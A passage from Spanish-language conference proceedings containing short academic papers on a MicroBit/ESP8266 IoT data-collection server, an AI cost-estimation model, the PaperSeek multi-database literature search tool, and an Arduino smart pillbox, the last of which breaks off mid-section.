Swagger provee una interfaz web para probar el correcto funcionamiento de las direcciones http de FastApi (REST). *MongoExpress* provee una interfaz web para ver y manipular los datos almacenados por MongoDB.

Todos los componentes están unificados bajo Docker, un entorno de virtualización que permite automatizar las configuraciones, instalación de software necesario para el funcionamiento de cada componente y el funcionamiento en varios sistemas operativos distintos (Windows, Mac, Linux).




Fig. 1: Detalle del Servidor

Si bien el foco de la Fig.1 es mostrar el esquema del servidor, también puede apreciarse la manera en la que los sensores se conectan a la `placa MicroBit y ésta a la ESP8266 quien envía los datos via Wifi.

2.2 Protocolo de Comunicación

En esta sección se muestra el protocolo de comunicación entre la placa MicroBit y la placa ESP8266 y entre la placa ESP8266 y el FastApi (REST) o Rest Server.

La Fig. 2 muestra como es el flujo de comunicación entre los componentes mencionados.




Fig. 2:Protocolo de comunicación

En un principio la MicroBit envía los parámetros de configuración de red a la ESP8266. La ESP8266 los recibe, si los parámetros son correctos le envía OK a la MicroBit y empieza a esperar que la MicroBit le envíe datos de los sensores. Si los parámetros no son correctos vuelve a esperar a que la MicroBit le envíe los parámetros de red. Una vez que la MicroBit le envía los parámetros de red a la ESP, la MicroBit se queda esperando que la ESP8266 le diga si los parámetros son válidos, si los parámetros están bien la MicroBit empieza la tarea de leer los sensores y enviar los datos a la ESP8266, seguirá haciendo esto hasta que se apague. Si los parámetros no son correctos y no agotó las chances de configurar la ESP8266 le enviará nuevamente los parámetros, si agotó las chances mostrará un mensaje de error. Una vez que se chequearon los parámetros y la MicroBit está en etapa de lectura de sensores y envío de datos, la ESP8266 se queda en un bucle de esperar los datos de la MicroBit, convertirlos a formato json y enviarlos a FastApi (REST) o Rest Server (Fig. 2). Por último, FastApi (REST) está esperando conexiones desde que empieza a funcionar, cuando recibe una conexión verifica que los datos cumplan con ciertos parámetros y de ser así los guarda en la base

MongoDB. En caso de no cumplir los parámetros no guarda los datos en la base y vuelve a quedarse esperando nuevas conexiones.

Notar que están fuera del alcance de este trabajo los aspectos de seguridad y de validación de arribo correcto de los datos.

2.3 Extensión al entorno MaKeCode

Con el fin de encapsular la complejidad relacionada a configurar la placa ESP y al envío de datos, se creó una extensión con una familia de bloques para el entorno MakeCode. El bloque "*setup_esp"* permite setear el nombre de la red, la contraseña de acceso, la url del servidor y un número entero que representa la cantidad de intentos a realizar antes de avisar que hay un error. El bloque de "*send data*" envía los datos avisando desde donde se toma, que tipo de sensor y el dato recolectado por el sensor. Por último, el bloque "*ping*" sirve para validar el estado del servidor. Adicionalmente, se sumó una ayuda contextual que se accede al pasar por sobre cada bloque. Lo anterior puede visualizarse en la Fig.3.




Fig. 3: Familia de bloques de la extensión para MakeCode

La creación de estos tipos de bloques especiales se hace mediante la edición de un archivo JavaScript titulado "custom.ts" dentro del entorno MakeCode (Fig. 4). Este archivo se crea por defecto al momento de la creación de los proyectos y se accede mediante la pestaña de modo JavaScript.

2.4 Guías de preconfiguración de la ESP y despliegue del servidor

Se desarrollaron dos *guías*, una relacionada al servidor y otra para preconfigurar la placa ESP. Una primera guía que explica paso a paso como poner en marcha el servidor para la recepción, almacenamiento y visualización de datos (llamada "*IRID Instructivo para el despliegue de ambiente* [3]"). La segunda guía, dada que la forma de comunicar la placa MicroBit con la placa ESP8266 es mediante el puerto serie de estas, es necesario realizar preconfiguraciones en la placa ESP para usarlos, por tal motivo y por

[3] "*IRID Instructivo para el despliegue de ambiente"* está disponible en *https://zenodo.org/records/13234008*

única vez es necesario cargarle esa preconfiguración a la placa. Para este fin se creó una guía con el paso a paso (llamada "*IRID Instructivo de programación de la ESP*[4]").




Fig. 4: Archivo custom.ts

3 Líneas de Investigación Futura

Se proponen como futuras líneas de investigación:

- Analizar otro tipo de protocolos para el envío de datos como alternativa a REST, como por ejemplo MQTT.
- Ampliar el protocolo de comunicación para que exista una validación bidireccional respecto al arribo de los datos y reenviar en caso de falla.
- Ampliar a más cantidad de gráficos la visualización de datos
- Mejorar la usabilidad de las guías destinadas a usuarios finales
- Conformar un kit de solución al estilo "Hágalo usted Mismo"

4 Bibliografía Básica

- Fernández Quiñonez, S. L. (2022). Implementación de sistemas iot utilizando técnicas de programación visual.
- Pech, J., & Novák, M. (2020). Use Arduino and micro: bit as teaching platform for the education programming and electronics on the stem basis. V International Conference on Information Technologies in Engineering Education (pp. 1-4). IEEE.
- Pradeep, A. (2023). Enabling IoTs with ESP32 for Affordable Education. 5th International Conference on Inventive Research in Computing Applications (pp. 1368-1373). IEEE.
- https://www.alldatasheet.es/datasheet-pdf/pdf/1132995/ESPRESSIF/ESP8266.html
- https://support.microbit.org/support/solutions/articles/19000119052-details-of-micro-bit-v2

[4] "*IRID Instructivo de programación de la ESP"* está disponible en https://zenodo.org/records/13240796

Mejorando la Precisión en Estimación de Costos con IA: El Método de Pregunta Única

Leandro M. Nefa [1][0000-0002-6149-1734], Laura N. Aballay [1][0000-0001-5462-7683], Alex A. Torres [2][0000-0003-3830-3982]

[1] Instituto de Informática, Facultad de Ciencias Exactas, Físicas y Naturales, Universidad Nacional de San Juan, Argentina.
[2] Corporación Universitaria Comfacauca UNICOMFACAUCA, Popayán, Colombia

lnefa@grupofm.com.ar, lnaballay@gmail.com, atorres@unicomfacauca.edu.co

Abstract. Este trabajo final de Maestría en Informática presenta un modelo innovador de estimación de costos basado en inteligencia artificial (IA) que utiliza el método de pregunta única. La estimación precisa de costos es crucial para la planificación y ejecución de proyectos, y las técnicas tradicionales a menudo enfrentan desafíos significativos de precisión y subjetividad. Las metodologías tradicionales de estimación de costos suelen estar limitadas por la variabilidad en los juicios profesionales y la falta de datos precisos en las etapas tempranas de los proyectos, lo que conduce a desviaciones presupuestarias y retrasos. El modelo propuesto emplea redes neuronales y se basa en la simplificación del proceso de estimación a través de una única pregunta clave. Este enfoque reduce la cantidad de información necesaria y mejora la precisión de las estimaciones al minimizar la subjetividad. Los resultados demuestran que el modelo de IA basado en el método de pregunta única ofrece una precisión superior en comparación con los métodos tradicionales de estimación de costos. La reducción de la variabilidad y la mejora en la consistencia de las estimaciones son algunos de los beneficios observados. Este enfoque innovador tiene el potencial de transformar la práctica de la estimación de costos en proyectos, ofreciendo una herramienta valiosa para la gestión eficiente de recursos y tiempos.

Keywords: Inteligencia Artificial, Estimación Costos, Pregunta Única.

1 Introducción

La necesidad de mejorar la precisión en la estimación de costos en proyectos es cada vez más evidente debido a la frecuencia con la que los métodos tradicionales resultan inadecuados para capturar la complejidad y la variabilidad inherentes a los proyectos modernos.[1] Estos métodos tradicionales suelen basarse en el juicio profesional y en la experiencia pasada, lo que introduce un alto grado de variabilidad y subjetividad en dichas estimaciones. Esta dependencia del juicio humano puede llevar a una planificación inexacta y a una ejecución deficiente, afectando negativamente los resultados finales del proyecto.[2]

La falta de datos precisos y completos en las etapas iniciales del ciclo de vida del proyecto contribuye considerablemente a estas desviaciones y retrasos.[3] Sin información adecuada desde el inicio, las decisiones de planificación y presupuestación se basan en suposiciones y estimaciones imperfectas, lo que aumenta el riesgo de errores y sobrecostos. En este contexto, la inteligencia artificial (IA) ha emergido como una solución prometedora para abordar estos problemas, ofreciendo métodos más consistentes y precisos para la estimación de costos y la gestión de proyectos.[4][5]

La IA tiene el potencial de transformar la forma en que se realizan las estimaciones al analizar grandes volúmenes de datos históricos y patrones para prever costos y recursos de manera más precisa. En particular, el procesamiento de lenguaje natural (NLP) ha demostrado ser una herramienta eficaz para mejorar la precisión en las estimaciones, analizando documentación de proyectos anteriores, correos electrónicos y otros textos relacionados para extraer información.[6]

Además, el aprendizaje y análisis de redes neuronales profundas han mostrado ser esenciales en la evolución de las técnicas de IA para el cálculo. Estas redes neuronales son capaces de identificar patrones complejos y relaciones en los datos que podrían pasar desapercibidos para los métodos tradicionales. La aplicación de estos enfoques avanzados no solo mejora la precisión de dichas estimaciones, sino que también facilita una adaptación más rápida a las variaciones y cambios en los proyectos, representando un avance significativo hacia una mayor precisión y eficiencia en la gestión de proyectos.[7]

1.1 **Problemática**

La estimación de costos tradicional enfrenta desafíos como la subjetividad, la variabilidad en los juicios profesionales y la falta de precisión en etapas tempranas del proyecto. Estos problemas pueden llevar a desviaciones significativas en el presupuesto y en los plazos.

1.2 **Solución Propuesta**

Este trabajo presenta un modelo de estimación de costos utilizando IA, que se basa en el método de pregunta única. Este método simplifica el proceso de estimación al reducir la cantidad de información requerida, mejorando la precisión y reduciendo la subjetividad.

1.3 **Metodología**

Este trabajo adopta un enfoque mixto que combina elementos tanto de la investigación cuantitativa como cualitativa. La estrategia metodológica seleccionada es inductiva, optando por partir de datos específicos para desarrollar patrones y teorías más generales. El alcance es exploratorio, centrándose en el desarrollo de un modelo para la generación de una única pregunta. En cuanto a las variables, se sigue un enfoque experimental, con la manipulación directa para la generación de las preguntas, lo cual permite controlar las variables para evaluar de manera precisa el impacto en el modelo y sus resultados. En términos de temporalidad, se ha elegido un enfoque transversal. La

evaluación puntual del modelo se lleva a cabo en un momento específico, sin seguir cambios a lo largo del tiempo. Por último, la investigación se llevará a cabo en un entorno de laboratorio. Esto permitirá evaluar el modelo bajo condiciones precisas y reproducibles, garantizando la validez interna de los resultados obtenidos.

2 Aporte

El principal aporte de este trabajo es el desarrollo de un modelo de estimación de costos basado en IA que utiliza un método de pregunta única. Este modelo no solo mejora la precisión de las estimaciones, sino que también reduce el tiempo y la cantidad de información necesaria para realizar estas estimaciones. Al minimizar la subjetividad y la variabilidad, este modelo tiene el potencial de transformar la práctica de la estimación de costos en diversas industrias.

3 Posibles Investigaciones Futuras

Aplicación del modelo en diferentes industrias para validar su eficacia y adaptabilidad.

Desarrollo de variantes del modelo que integren datos en tiempo real para mejorar aún más la precisión de las estimaciones.

Investigación sobre la integración del modelo con otras herramientas de gestión de proyectos para proporcionar una solución más completa.

Estudio de los efectos del uso de este modelo en la reducción de riesgos y mejora de la eficiencia en la gestión de proyectos.

Este trabajo es un resultado intermedio y ha sido financiado por el proyecto de investigación titulado **“Propuesta de Evaluación de Experiencia de Usuario en Sistemas Interactivos usando reconocimiento de emociones”** aprobado en la convocatoria interna de proyectos, con código VRIE2024-04G, por la Corporación Universitaria Comfacauca - **UNICOMFACAUCA.**

Referencias

[1] C. M. Bishop, *Pattern Recognition and Machine Learning*. 2006. Consultado: el 20 de agosto de 2024. [En línea]. Disponible en: https://link.springer.com/book/9780387310732

[2] Heaton Jeff, “Artificial Intelligence for Humans, Vol 3: Neural Networks and Deep Learning | Heaton Research”. Consultado: el 20 de agosto de 2024. [En línea]. Disponible en: https://www.heatonresearch.com/book/aifh-vol3-deep-neural.html

[3] L. A. Perez, *El Universo de la Inteligencia Artificial: Explorando sus conceptos básicos*. Consultado: el 20 de agosto de 2024. [En línea]. Disponible en: https://www.amazon.com/-/es/Luis-Angel-Perez-ebook/dp/B0C9GFSTWF/ref=tmm_kin_swatch_0?_encoding=UTF8&qid=&sr=

[4] I. Goodfellow, Y. Bengio, y A. Courville, “Deep Learning”.
[5] A. Vaswani *et al.*, “Attention Is All You Need”, *Adv Neural Inf Process Syst*, vol. 2017-December, pp. 5999–6009, jun. 2017, Consultado: el 19 de agosto de 2024. [En línea]. Disponible en: https://arxiv.org/abs/1706.03762v7
[6] “¿Qué es el procesamiento de lenguaje natural? - Explicación del procesamiento de lenguaje natural - AWS”. Consultado: el 20 de agosto de 2024. [En línea]. Disponible en: https://aws.amazon.com/es/what-is/nlp/
[7] Agustina Dinamarca, “Aprendizaje y Análisis de Redes Neuronales Artificiales Profundas | Enhanced Reader”.

PaperSeek: un buscador de publicaciones científicas en bases de datos electrónicas

Uriel Paredes[1], Eder dos Santos[1][0000-0001-6729-0303] Sandra Casas[1][0000-0002-8289-6132]

[1] Universidad Nacional de la Patagonia Austral, Río Gallegos 9400, Argentina
paredesuri@gmail.com, {esantos, sicasas}@unpa.uarg.edu.ar

Resumen. Este trabajo presenta los resultados del desarrollo de una herramienta para facilitar la realización de revisiones sistemáticas de literatura científica en múltiples bases de datos. La revisión sistemática se destaca como una metodología que permite identificar, evaluar e interpretar las investigaciones y estudios disponibles sobre un tema específico. Se describe a continuación la propuesta desarrollada con los documentos que fueron elaborados, desde la formulación de visión y objetivos hasta el modelo de diseño y pruebas de una aplicación llamada Proyecto PaperSeek. La aplicación desarrollada permite realizar búsquedas simultáneas en las bases de datos científicas ACM Digital Library, ScienceDirect, IEEE Xplore y SpringerLink, con funcionalidades que incluyen búsqueda simple y búsqueda por intervalo de tiempo. Se discute el diseño del sistema, la gestión de configuración utilizando GitHub, y se presentan casos de prueba que validan el correcto funcionamiento del sistema desarrollado. Al final de este documento se encuentran las conclusiones obtenidas al finalizar el trabajo de desarrollo.

Palabras Clave: Búsqueda y Referencia, Ingeniería de Software, Desarrollo de Software, Bases de Datos Científicas.

1 Introducción

El proceso de investigación suele comenzar con una revisión de literatura. Dicha revisión sistemática permite identificar, evaluar e interpretar todas las investigaciones y estudios disponibles que son relevantes para alguna pregunta de investigación particular, un área temática o algún fenómeno de interés [1][2]. Como resultado, una revisión permite llevar a cabo un resumen de la evidencia que existe en lo que respecta a un tratamiento o tecnología; identificar huecos en la investigación existente para sugerir áreas en las que continuar investigando; o para proporcionar un marco para posicionar nuevas actividades de investigación correctamente. También se pueden usar las revisiones sistemáticas para examinar la medida en que la evidencia empírica apoya o contradice las hipótesis teóricas, o incluso como ayuda para crear nuevas hipótesis.
Para que una revisión sea rigurosa, imparcial, transparente y replicable, se adopta un protocolo de revisión sistemática, a través del cual se especifican los métodos que se utilizarán para llevar a cabo la revisión. Los componentes del protocolo incluyen todos los elementos de la revisión, tales como: antecedentes, preguntas de investiga-

ción, estrategia que se utilizará para buscar, criterios y procedimientos de selección de estudios, listas de control y procedimientos de evaluación de la calidad de los estudios, estrategia para la extracción de datos, síntesis de los datos extraídos, y el cronograma del proyecto. La parte más importante del protocolo es la formulación de preguntas de investigación. Según lo planteado por [1], una pregunta de investigación debe ser significativa e importante para profesionales de la industria e investigadores, asimismo que pueda llevar a cambios en las prácticas actuales o a una mayor confianza en éstas, y que puede identificar discrepancias entre creencias comunes y la realidad.

Una vez definido el protocolo, se genera inicialmente una estrategia de búsqueda. Las búsquedas iniciales para estudios primarios. Uno de los métodos principales para recopilar información es la búsqueda en bases de datos electrónicas de publicaciones científicas. Dichas bases de datos ofrecen acceso a un amplio acervo de literatura científica que puede ser utilizada como referencia en un proyecto de investigación, y por lo general proveen mecanismos de búsqueda que permiten acotar los resultados de búsqueda adecuados al marco de trabajo y los objetivos de investigación. Estos repositorios suelen contener publicaciones organizadas o especializadas por disciplinas.

A pesar de la utilidad y versatilidad que ofrecen las bases de datos, realizar búsquedas en las mismas trae consigo algunos inconvenientes. En primer lugar, no todas las bases de datos tienen la misma cantidad de artículos disponibles. Un artículo que se muestre en una base de datos podría no encontrarse en otra, lo que hace necesario revisar múltiples bases de datos para poder encontrar la mayor cantidad de información. Tener que buscar en varias bases de datos al mismo tiempo aumenta significativamente la cantidad de trabajo a realizar, ya que se tendrá que realizar una misma búsqueda varias veces por cada base de datos que se utilice. Además, el funcionamiento de cada base de datos puede tener diferencias significativas, como pueden ser los parámetros admitidos por cada una al momento de realizar una búsqueda avanzada. Para abordar este desafío, en este trabajo se presenta el desarrollo de una herramienta que permite realizar una búsqueda integrada en distintas bases de datos científicas.

El objetivo general de este trabajo es presentar el desarrollo de PaperSeek, un buscador unificado de publicaciones científicas. Se describe el método de desarrollo utilizado, los artefactos elaborados, las herramientas que han soportado el proceso y los resultados obtenidos a partir de distintos casos de prueba.

2 Métodos

La obtención de un software con calidad implica la utilización de metodologías o procedimientos estándares para el análisis, diseño, programación y prueba del software que permitan uniformar la filosofía de trabajo, con el fin de lograr una mayor confiabilidad, mantenimiento y facilidad de prueba, a la vez que eleven la productividad, tanto para la labor de desarrollo como para el control de la calidad del software.

Se ha adoptado PSI[1], un marco de trabajo basado en el Proceso Unificado para el Desarrollo de Software [5]. PSI se caracteriza por estar dirigido por Casos de Uso, cen-

1 https://www.uarg.unpa.edu.ar/psi/

trado en la arquitectura y por ser iterativo, incremental y extensible, que puede ser adaptado por a organizaciones o procesos específicos.
Para ese desarrollo se definió inicialmente la visión del sistema. Se elaboró posteriormente una especificación de requerimientos y un plan de gestión de configuración. El desarrollo además incluyó la creación de un modelo de diseño, y para poder comprobar el correcto funcionamiento de la aplicación se utilizaron dos casos de prueba parametrizados: el primer caso de prueba se realizó a partir de una cadena de búsqueda, y el segundo caso incorporó un intervalo de tiempo en años a la cadena original. Finalmente, también se llevó a cabo la elaboración de un manual de instalación.
El desarrollo involucró la selección de distintas bases de datos [4]. Se eligieron las siguientes bases de datos: IEEE Xplore, ACM Digital Library (DL), ScienceDirect y Springer. IEEE Xplore y ACM DL se eligieron por su cobertura de actas de congresos y artículos de revistas relevantes publicados por IEEE o ACM. Los repositorios ScienceDirect y SpringerLink se seleccionaron por su representación de artículos de las principales revistas de ingeniería de software de todo el mundo. Cabe mencionar que todos los repositorios seleccionados incluyen estudios revisados por pares.

3 Propuesta Desarrollada

3.1 Visión del Sistema

En el documento de visión se establecieron los objetivos y el alcance del Proyecto PaperSeek en relación con las dificultades para realizar revisiones sistemáticas en múltiples bases de datos. Teniendo en cuenta esta problemática, se decidió desarrollar una aplicación que permita realizar búsquedas en múltiples bases de datos científicas al mismo tiempo, con el objetivo de reducir el tiempo necesario para llevar a cabo una revisión sistemática de la literatura científica. Las bases de datos que se utilizarán son ACM Digital Library, ScienceDirect, IEEE Xplore y SpringerLink.

3.2 Especificación de Requerimientos

En la especificación de requerimientos se determinaron los principales aspectos a considerar para el desarrollo de las funcionalidades de la aplicación. Estos requerimientos incluyen la capacidad de realizar una búsqueda simple, seleccionar las bases de datos en las que se llevará a cabo la búsqueda y poder especificar un intervalo de tiempo determinado por años para la búsqueda.
También se incluyó un modelo de casos de uso, centrado en el caso de uso “Búsqueda Simple” como la principal funcionalidad de la aplicación. Además, se listaron requerimientos no funcionales en cuanto a usabilidad, confiabilidad, seguridad y eficiencia. Se destaca, además, una captura de pantalla de la aplicación para mostrar el diseño de la interfaz gráfica.

3.3 Plan de Gestión de Configuración

La gestión de configuración se llevó a cabo utilizando un repositorio en GitHub [2]. El equipo realizó reuniones virtuales a través de Google Meet para revisar y acordar los cambios necesarios a implementar en el código.
Basado en lo acordado por el equipo, los cambios serían implementados y subidos a la rama correspondiente de GitHub utilizando una extensión que permite conectar repositorios de GitHub con el IDE utilizado para el desarrollo: Visual Studio Code.
Durante el transcurso de , se brindó capacitación y recursos para poder aprovechar las utilidades de GitHub y llevar a cabo una gestión de configuración exitosa.

3.4 Modelo de Diseño

El modelo de diseño expone la estructura utilizada para la aplicación desarrollada. PaperSeek es una aplicación web modular orientada a objetos, desarrollada en lenguajes HTML5, PHP y Javascript, soportada por el *framework* Bootstrap[3]. Principalmente, cuenta con dos clases: ControlGUIForm y Parser. ControlGUIForm es un controlador que gestiona aspectos de la interfaz gráfica relacionados con el formulario de búsqueda de la aplicación, mostrando distintos resultados y secciones de acuerdo con las entradas ingresadas por el usuario que realiza la búsqueda. La clase Parser es una superclase diseñada para generar los enlaces URL correspondientes a las búsquedas en cada base de datos utilizada. La implementación de sus métodos varía según la subclase, ya que cada base de datos utiliza un formato de URL diferente para sus búsquedas. Las subclases de Parser son: ParserACM, ParserScienceDirect, ParserIEEEXplore y ParserSpringerLink. En el documento también se incluye un diagrama de clases de la aplicación desarrollada.

3.5 Casos de Prueba

Para documentar las pruebas realizadas, se elaboraron dos documentos detallando dos casos de prueba: uno para la búsqueda simple y otro para la búsqueda con intervalo de tiempo. En ambos documentos se especifican las condiciones y entradas utilizadas durante las pruebas.
En el primer caso de prueba se utilizó la cadena de búsqueda “API Management”, con las cuatro bases de datos seleccionadas. Se dejaron vacíos los campos correspondientes a un intervalo de búsqueda, esperando que el resultado sea una búsqueda simple que incluye resultados de cualquier año de publicación. Para el segundo caso de prueba se utilizaron condiciones similares, con la misma cadena de búsqueda y bases de datos seleccionadas, pero esta vez se rellenaron los campos correspondientes a un intervalo de búsqueda con los años 2019 y 2024. El resultado esperado consistía en la búsqueda de la cadena “API Management” en las cuatro bases de datos, pero limitándose solo a aquellos resultados publicados entre los años 2019 y 2024. En ambos casos, los resultados de las pruebas fueron satisfactorios, mostrando un correcto funcionamiento del sistema según las condiciones establecidas.

2 https://www.github.com
3 https://getbootstrap.com

3.6 Manual de Instalación

El último documento elaborado es un manual de instalación, que detalla el proceso de instalación de la aplicación. Es necesario utilizar una aplicación que permita configurar un servidor web, como XAMPP. A continuación, se instala la aplicación en la carpeta correspondiente según la aplicación utilizada (htdocs para XAMPP). Finalmente, solo es necesario iniciar el servidor y abrir un navegador web para ingresar a http://localhost/buscador/buscador.php y poder comenzar a utilizar la aplicación.

4 Conclusiones

Con el trabajo realizado se logró llevar a cabo el desarrollo de una herramienta que permite realizar una búsqueda en cuatro bases de datos simultáneamente. Además, también es posible establecer un intervalo de tiempo por años para limitar la cantidad de artículos que se muestran. Las funcionalidades de esta aplicación resultan de gran utilidad para agilizar los procesos de búsqueda en bases de datos, lo que es útil para la revisión sistemática de bibliografía científica. Solo se necesita ingresar los parámetros de búsqueda una única vez, simplificando el proceso y evitando posibles errores que pudieran cometerse realizando las búsquedas de manera manual. Esto resulta muy beneficioso para la investigación y por ello una herramienta de este tipo tiene una gran relevancia para la comunidad científica. Como trabajo futuro se plantea expandir las capacidades de la herramienta, principalmente a través de la adopción de más bases de datos e incluyendo funcionalidades de búsqueda avanzada tales como los operadores binarios lógicos y una especificación más detallada de distintos metadatos.

Referencias

[1] Kitchenham, B., Brereton, O. P., Budgen, D., Turner, M., Bailey, J., & Linkman, S. (2009). Systematic literature reviews in software engineering – A systematic literature review. Information and Software Technology, 51(1), 7–15. https://doi.org/10.1016/j.infsof.2008.09.009.

[2] Petersen, K., Feldt, R., Mujtaba, S., & Mattsson, M. (2008). Systematic mapping studies in software engineering. Electronic Workshops in Computing. https://doi.org/10.14236/ewic/ease2008.8

[3] Kitchenham, B. (2004). Procedures for performing systematic reviews. ResearchGate. https://www.researchgate.net/publication/228756057_Procedures_for_Performing_Systematic_Reviews

[4] Dyba, T., Kitchenham, B., & Jorgensen, M. (2005). Evidence-based software engineering for practitioners. IEEE Software, 22(1), 58–65. https://doi.org/10.1109/ms.2005.6

[5] Booch, G., Rumbaugh, J., & Jacobson, I. (2000). UML: el proceso unificado de desarrollo de software. Addison-Wesley.

PASTILLERO INTELIGENTE – TECNOLOGÍA ARDUINO AL SERVICIO DE LA SOCIEDAD

Dottore, Mauricio; Micheletti, Nicolás Alejandro; Miñón, Lorenzo; López Pedro

CAETI – Universidad Abierta Interamericana

DV. Montes de Oca 725 – Buenos Aires - Argentina

{Mauricio.Dottore; NicolasAlejandro.Micheletti; Lorenzo.Minon}@alumnos.uai.edu.ar
{Pedro.Lopez}@uai.edu.ar

Resumen. El correcto seguimiento de la medicación es crucial para las personas mayores y pacientes con enfermedades crónicas, ya que los errores en la toma de medicamentos pueden tener graves consecuencias para su salud. Aunque existen pastilleros inteligentes que ayudan a recordar las tomas, su funcionalidad es limitada. Este estudio presenta el diseño e implementación de un pastillero inteligente mejorado, que incorpora una cámara y sensores avanzados para verificar el contenido y asegurar que solo se abra el compartimiento correspondiente al momento específico del día. Los análisis preliminares sugieren que este dispositivo puede aumentar significativamente la adherencia a la medicación y reducir los errores de administración.

El uso correcto de la medicación es un desafío constante para las personas mayores y los pacientes con enfermedades crónicas. Olvidar una dosis o tomar una medicación incorrecta puede tener consecuencias graves, incluyendo la exacerbación de síntomas, hospitalización, y en casos extremos, la muerte. Un informe elaborado por el Sindicato Argentino de Farmaceúticos y Bioquímicos (SAFY) da cuenta que 8 de cada 10 argentinos se auto medican y el 50 por ciento de la población toma los medicamentos de forma incorrecta, lo que genera más de 60 muertes por día.

Se calcula que ciento sesenta y dos mil personas necesitaron internarse también como derivación de la problemática, mientras que la mitad de la población ingiere los medicamentos de forma incorrecta. [1]

Actualmente, existen pastilleros electrónicos que utilizan alarmas y luces para recordar a los pacientes cuándo deben tomar su medicación, así como ofrecer alertas hacia otras personas por medio de WhatsApp u otros canales de comunicación. Sin embargo, estos dispositivos no pueden verificar si la dosis correcta ha sido tomada, ni impedir el acceso a la medicación en momentos inapropiados.

Palabras claves: Automatización, Robótica, Tecnología Arduino, Pastillero Inteligente.

1. Introducción

Como se dijo anteriormente, es un gran desafío brindar las herramientas adecuadas a quienes por diversos motivos necesitan de una estricta toma de medicamentos para el normal funcionamiento de su salud. Lamentablemente, las economías familiares y la confianza que se necesita para el cuidado de un ser querido generan inconvenientes a la hora de proporcionar los recursos necesarios para acompañar a nuestros adultos mayores o seres queridos con algún diagnóstico que requiera de la toma de medicación. Es por esto por lo que este Pastillero Inteligente busca brindar una solución a la problemática dándole más y mejores recursos a quienes buscan la tranquilidad de cuidar a su ser querido de manera remota, ya que por sus obligaciones no pueden hacerlo de forma presencial y que por sus recursos no pueden asignar su cuidado a otra persona o a alguna institución.

2. Objetivo del estudio

Para este proyecto, se recomienda utilizar un Arduino Nano debido a su versatilidad, economía, y tamaño compacto, lo que lo hace ideal para proyectos pequeños y portátiles. El Arduino Nano cuenta con suficientes pines digitales y analógicos para manejar los sensores de peso, proximidad, y la cámara necesaria en el diseño del pastillero inteligente. Además, su capacidad para ser programado con el mismo entorno de desarrollo que otras placas Arduino facilita su integración en el proyecto. [2]

Este estudio tiene como objetivo diseñar e implementar un pastillero inteligente que incorpore tecnologías avanzadas como cámaras y sensores para verificar el contenido y asegurar que solo se abra el compartimiento correspondiente al momento específico del día, mejorando así la adherencia a la medicación y reduciendo los errores de administración.

- Cámara: Integrada en el pastillero para monitorear el contenido y proporcionar retroalimentación visual al usuario y a quién pueda tener la responsabilidad de verificar y controlar.

- Sensores de Peso: Utilizados para medir el contenido de cada compartimiento y asegurar que la dosis correcta esté disponible y dar alerta en caso de que la medicación permanezca sin ser tomada después de determinado tiempo.

- Sensores de Proximidad: Detectan la presencia del usuario y activan el mecanismo de apertura controlada.

- Mecanismo de Apertura Controlada: Garantiza que solo el compartimiento correspondiente al momento específico del día se abra.

3. Descripción y sistema de sensores

El pastillero puede ser diseñado con un tamaño compacto y práctico, permitiendo fácil manejo y almacenamiento. Un tamaño aproximado podría ser de 30 cm de largo, 20 cm de ancho y 10 cm de alto, dependiendo del número de compartimentos necesarios. Cada

compartimento puede tener un tamaño que permita el almacenamiento de varias pastillas, asegurando que sean fácilmente accesibles para el usuario.

Sistema de sensores de peso y proximidad:

